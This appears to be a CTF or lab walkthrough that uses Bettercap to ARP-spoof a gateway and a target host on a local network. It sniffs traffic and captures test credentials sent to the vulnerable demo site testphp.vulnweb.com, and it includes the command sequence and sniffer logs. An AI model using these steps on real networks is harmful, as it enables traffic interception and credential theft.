
BETTERCAP CTF


Step-1:- Sudo Bettercap

Bettercap is an actively maintained, modular MITM (man-in-the-middle) and network reconnaissance framework for IPv4/IPv6, Wi-Fi (802.11), BLE, HID, CAN-bus and more — basically a “Swiss Army knife” for network interception, manipulation, sniffing and automation.



Step-2:- net. probe on

- `net.probe` is a **Bettercap module** used to **discover hosts on the network**.
- It works by sending **ARP probes**, **ICMP pings**, or **TCP SYNs** to detect live devices.
- Once active, it keeps probing the subnet to find new hosts that join the network.



Step-3:- Set arp.spoof.fullduplex true

setting `arp.spoof.fullduplex` to `true` tells Bettercap to poison **both sides** of the connection — the *target(s)* **and** the *gateway* — so traffic flows through the attacker in both directions (full duplex MITM). If it's `false`, Bettercap only spoofs the target(s) (one-way), which can fail on routers/switches with ARP protections.

Step-4:- Set arp.spoof.targets 192.168.1.1,192.168.1.37

`arp.spoof.targets` tells Bettercap *which hosts* to poison. It accepts a comma-separated list of IPs, MACs, IP ranges, wildcards and CIDR blocks (and aliases). The default is "the entire subnet" (i.e., all hosts).

Step-5:- arp.spoof.on


- It **starts the ARP spoofing module**, sending crafted ARP replies on the LAN to poison victims' ARP caches.

- The goal: make one or more target hosts believe your MAC is the MAC for another IP (usually the gateway), so traffic is sent to you (man-in-the-middle).

- If used with **full-duplex** (or equivalent) it poisons both directions (victim→gateway and gateway→victim) so you sit between them and can forward/inspect/modify packets.

Step-6:-net.sniff on


`net.sniff on` starts Bettercap's packet sniffer module (net.sniff). It captures packets on the chosen interface, can filter them with BPF or regex, optionally writes them to a pcap, and can even dissect common application protocols to harvest credentials



Step 7:- in step 7, we can add user name & password

User name :-test

Password:-test


kali@kali: ~
Session Actions Edit View Help
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/login.php
Priority: u=0, i
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:142.0) Gecko/20100101 Firefox/142.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Origin: http://testphp.vulnweb.com
Connection: keep-alive
uname=test&pass=test
192.168.1.0/24 > 192.168.1.26 » [07:56:18] [net.sniff.http.response] http 44.228.249.3:80 200 OK → 192.168.1.37 (2.2 kB text/html; charset=UTF-8)
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 13 Sep 2025 11:56:18 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Set-Cookie: login=test%2Ftest
Content-Encoding: gzip
192.168.1.0/24 > 192.168.1.26 » [07:56:19] [net.sniff.dns] dns gateway > 192.168.1.37 : findmeifyoucan.staticrun.app is 5.161.68.219
192.168.1.0/24 > 192.168.1.26 » [07:56:19] [net.sniff.dns] dns gateway > 192.168.1.37 : findmeifyoucan.staticrun.app is 5.161.68.219
192.168.1.0/24 > 192.168.1.26 » [07:56:28] [net.sniff.dns] dns gateway > 192.168.1.16 : cosmic-japaneast-ns-b37d7a03a001.trafficmanager.net is 52.112.125.27
192.168.1.0/24 > 192.168.1.26 » [07:56:28] [net.sniff.https] sni 192.168.1.16 > https://presence.teams.live.com
192.168.1.0/24 > 192.168.1.26 » [07:56:28] [net.sniff.dns] dns gateway > 192.168.1.16 : cosmic-japaneast-ns-b37d7a03a001.trafficmanager.net is 52.112.125.27
192.168.1.0/24 > 192.168.1.26 » [07:56:28] [net.sniff.https] sni 192.168.1.16 > https://presence.teams.live.com
192.168.1.0/24 > 192.168.1.26 » ^C
Are you sure you want to quit this session? y/n [07:56:45] [net.sniff.http.response] http 34.107.221.82:80 200 OK → 192.168.1.37 (90 B text/html)
[07:56:45] [net.sniff.http.request] http 192.168.1.37 GET detectportal.firefox.com/canonical.html
[07:56:45] [net.sniff.http.request] http 192.168.1.37 GET detectportal.firefox.com/canonical.html
[07:56:45] [net.sniff.http.response] http 34.107.221.82:80 200 OK → 192.168.1.37 (90 B text/html)
[07:56:45] [net.sniff.http.request] http 192.168.1.37 GET detectportal.firefox.com/success.txt?ipv4